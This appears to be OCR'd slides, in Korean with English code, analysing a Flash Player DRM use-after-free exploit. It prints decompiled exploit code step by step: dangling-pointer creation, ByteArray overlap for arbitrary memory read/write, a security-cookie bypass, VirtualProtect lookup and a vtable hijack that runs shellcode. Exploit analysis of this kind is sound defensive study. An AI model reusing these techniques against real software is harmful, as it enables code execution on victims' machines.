
- Force Garbage Collect

```
public function §₩x01§(param1:flash01)
{
        super();
        this.flash01_obj = param1;
        this.trig_uaf();
        try
        {
          new LocalConnection().connect("foo");
          new LocalConnection().connect("foo");  // Force Garbage Collect
 }
```



익스플로잇 분석


- **Force Garbage Collect**



- DRMOperationCompleteListener Class Object 재할당

```
try {
  new LocalConnection().connect("foo");
  new LocalConnection().connect("foo");
}
catch(e:Error)
{
  // dangling pointer로 사용
  drm_obj2 = new DRMLIST_Obj();
}
```


에러발생



• Make Dangling Pointer (drm_obj2)


```
.... // Timer 실행
this.§₩x03§ = new Timer(100,1000);
this.§₩x03§.addEventListener("timer",this.checkFreed);
this.§₩x03§.start(); // flash.display::LoaderInfo -> onDRMError -> Freed drm_obj2
}
```

Freed drm_obj2 by drmmanager



• Overlap ByteArray Class Object

```
public function overlapping_obj() : void {
this.barray_obj = new ByteArrayObj(); // overlapping bytearray class in the freed drm_obj2
this.barray_obj.length = 512;
if(this.drm_obj2.a14 != 0) // drm_obj2 is dangling pointer {
....
```



- ByteArray

Full memory Read / Write Primitive

private:

uint8_t* array;
uint32_t capacity;
uint32_t length;
uint32_t copyOnWrite;
uint32_t check_array;
uint32_t check_capacity;
uint32_t check_length;
uint32_t check_copyOnWrite;

• Overlapped Object Memory

[drm_obj2 class memory] 프리되기 전


07689100 5bda1a88 AdobeCPGetAPI+0x4de208
07689104 80004b01
07689108 077b61a0
0768910c 0778b208
07689110 00001111 -> **drm_obj2.a1**
07689114 00002222
07689118 00003333
0768911c 00004444
07689120 00005555
07689124 00006666
07689128 00007777
0768912c 00008888
07689130 00009999
07689134 0000aaaa
07689138 00001111
0768913c 00002222
07689140 00003333
.....
07689174 00006666
07689178 00007777
0768917c 00008888
07689180 00009999
07689184 0000aaaa
07689188 00001111
0768918c 00002222
07689190 00003333
07689194 00004444
07689198 00004444 ->**drm_obj2.a35**
0768919c 00000000

Overlapped ByteArray Class Object

07689100 5bda18d8 AdobeCPGetAPI+0x4de058
07689104 00000003
07689108 076ad858
0768910c 07796fa0
07689110 07689118 -> **drm_obj2.a1**
07689114 00000044
07689118 5bda1880 AdobeCPGetAPI+0x4de000
0768911c 5bda1888 AdobeCPGetAPI+0x4de008
07689120 5bda187c AdobeCPGetAPI+0x4ddffc
07689124 5bde9984 AdobeCPGetAPI+0x526104
07689128 0781f4c0
0768912c 08f1c1f0
07689130 07ba5e80
.....
07689140 5bdb3db0 **<ByteArray Object>**
07689144 08a45050 -> m_buffer object → drm_obj2.a14
07689148 00000000
0768914c 00000000
07689150 5bda1874 Flash32_28_0_0_137!AdobeCPGetAPI+0x4ddff4
07689154 00000003
07689158 00000000
0768915c 00000011 -> barray_obj.a1
.....
07689188 07689101 -> barray_obj(this)
0768918c 00000001
07689190 00000000
07689194 00000000
07689198 00000000 -> drm_obj2.a35
0768919c 00000000

익스플로잇 분석

- Object Life Cycle



• Make Fake m_buffer Object

```
if(this.drm_obj2.a14 != 0) { // check overlap
 for(var i:int = 0; i < 5; i++) {
    // 1. Dangling pointer의 a.32에 a.14(m_buffer) 쓰기
    this.drm_obj2.a32 = this.drm_obj2.a14 + 8 * i + 7;
    // 2. Dangling pointer의 a.32는 barray_obj.a13(number타입), bytearray를 이용해 Number값을 쓰고 읽기
    // 3. 읽어온 m_buffer object data를 barray_obj 변수 영역에 써서 fake m_buffer object를 만듦
    this.barray_obj.write_mbuffer_obj(i * 2 + 1,this.barray_obj.read_mbuffer_obj());
 }
 .....
 // 4. a.14( 실제 m_buffer 주소)를 barray_obj.a1 (fake m_buffer pointer)의 주소로 변경
 this.drm_obj2.a14 = this.drm_obj2.a31 + 19 * 4 + 16 - 1;
```

- Full r/w memory primitive

```
07689100 5bda18d8 AdobeCPGetAPI+0x4de058
07689104 00000003
07689108 076ad858
0768910c 07796fa0
07689110 07689118
.....
07689140 5bdb3db0 <ByteArray Object>
07689144 (0768915c) -> Fake m_buffer
07689148 00000000
0768914c 00000000
07689150 5bda1874 Flash32_28_0_0_137!AdobeCPGetAPI+0x4ddff4
07689154 00000003
07689158 00000000
(0768915c) 52571868
07689160 00000001
07689164 00000000 -> array
07689168 ffffffff     -> capacity
0768916c ffffffff     -> length
07689170 00000000  -> copyonwrite
07689174 1778926e -> check_array
07689178 e8876d91 -> check_capacity
0768917c e8876d91 -> check_length
07689180 1778926e -> check_copyonwrite
07689184 00000000
07689188 07689101
0768918c 07e25239
07689190 00000000
.....
```

- **Bypass ByteArray security cookie mitigation**

```
// key = array ^ check_array

var key:uint = this.drm_obj2.a22 ^ this.drm_obj2.a26;
this.drm_obj2.a22 = 0;
this.drm_obj2.a23 = 0xFFFFFFFF;
this.drm_obj2.a24 = 0xFFFFFFFF;
this.drm_obj2.a26 = this.drm_obj2.a22 ^ key;
this.drm_obj2.a27 = this.drm_obj2.a23 ^ key;
this.drm_obj2.a28 = this.drm_obj2.a24 ^ key;
this.drm_obj2.a29 = this.drm_obj2.a25 ^ key;
this.barray_obj.endian = Endian.LITTLE_ENDIAN;
```

• Find window function address

- **Vtable address → Flash.ocx base address → Search API address**

```
static function findVP() : uint
{
if(flash21.readUTF().toLowerCase() == "virtualprotect"
{
    flash63 = Get(b + ft + §₩x1e₩x0b§ * 4);
    c++;
    if(c > 1)
     .....
    else  {
            flash21.position = b + b0;
            if(flash21.readUTF().toLowerCase() == "createprocessa"
            {
                    createprocessaFunc = Get(b + ft + §₩x1e₩x0b§ * 4);
                    c++;
                     if(c > 1)
                    {
                        break;
                    }
                }
```

• How to call shellcode

• HackingTeam 플래시 익스플로잇 방식 이용(Back to the 2015년)


```
//  1. 더미 victim 함수를 선언
static function Payload(...a){}
static function CallVP(vp:uint, xAddr:uint, xLen:uint) {
        // 2. Payload 함수 오브젝트를 생성
        Payload();
        // 3. Payload() 오브젝트에서 vtable포인터를 검색
        var p:uint = GetAddr(Payload);
        var ptbl:uint = Get(Get(Get(Get(p + 8) + 0x14) + 4) + (_isDbg ? 0xbc:0xb0));
        .....
        // 4. Payload's vtable를 복사
        for(var i:uint; i < 0x100; i++) _v[i] = Get(p1-0x80 + i*4);
        // 5. VirtualProtect() 주소를 저장
        _v[0x20+7] = vp;

        // 6. VirtualProtect()의 아규먼트 설정
        Set(p+0x1c, xAddr);
        Set(p+0x20, xLen);
        var args:Array = new Array(0x41); //set third arg = 0x40 PAGE_EXECUTE_READWRITE

        // 7. Payload()의 vtable를 대체
        Set(ptbl, _vAddr + 0x80);

        // 8. call VirtualProtect()
        var res = Payload.call.apply(null, args);
```

• How to call shellcode

• Function Object의 apply 호출 주소 변조

```
Atom FunctionObject::AS3_apply(Atom thisArg, Atom argArray)
{
    thisArg = get_coerced_receiver(thisArg);

    // when argArray == undefined or null, same as not being there at all
    // see Function/e15_3_4_3_1.as

    if (!AvmCore::isNullOrUndefined(argArray))
    {
        AvmCore* core = this->core();

        // FIXME: why not declare argArray as Array in Function.as?
        if (!AvmCore::istype(argArray, ARRAY_TYPE))
            toplevel()->throwTypeError(kApplyError);

    return core->exec->apply(get_callEnv(), thisArg,(ArrayObject*)AvmCore::atomToScriptObject(argArray));
    }
    else
    {
```

- How to call shellcode
  - Function Object의 apply 호출 주소 변조




• How to call shellcode

```
static function callVP(param1:uint, param2:uint, param3:uint) : * {
        var _loc10_:uint = 0;
        flash1000();
        var _loc4_:uint = GetObjAddr(flash1000);
        var _loc5_:uint = Get(Get(Get(_loc4_ + 8) + 20) + 4) + (!!flash70?188:176);
        .....
        var _loc9_:Vector.<uint> = new Vector.<uint>(256);
        while(_loc10_ < 256){
           _loc9_[_loc10_] = Get(_loc6_ - 128 + _loc10_ * 4);
           _loc10_++;
        }
        _loc9_[32 + 7] = param1;
        Set(_loc4_ + 28,param2); // 첫번째 파라미터 (쉘코드 주소)
        Set(_loc4_ + 32,param3); // 두번째 파라미터 (쉘코드 길이)

        Set(_loc5_,flash36(_loc9_) + 128); // apply 호출 포인터 변조
        var _loc11_:Array = new Array(65); // 세번째 파라미터 (메모리 플래그)
        var _loc12_:* = flash1000.call.apply(null,_loc11_); // VirtualProtect 호출
        Set(_loc5_,_loc6_);
        Set(_loc4_ + 28,_loc7_);
        Set(_loc4_ + 32,_loc8_);
    }
```


익스플로잇 분석

- How to call shellcode



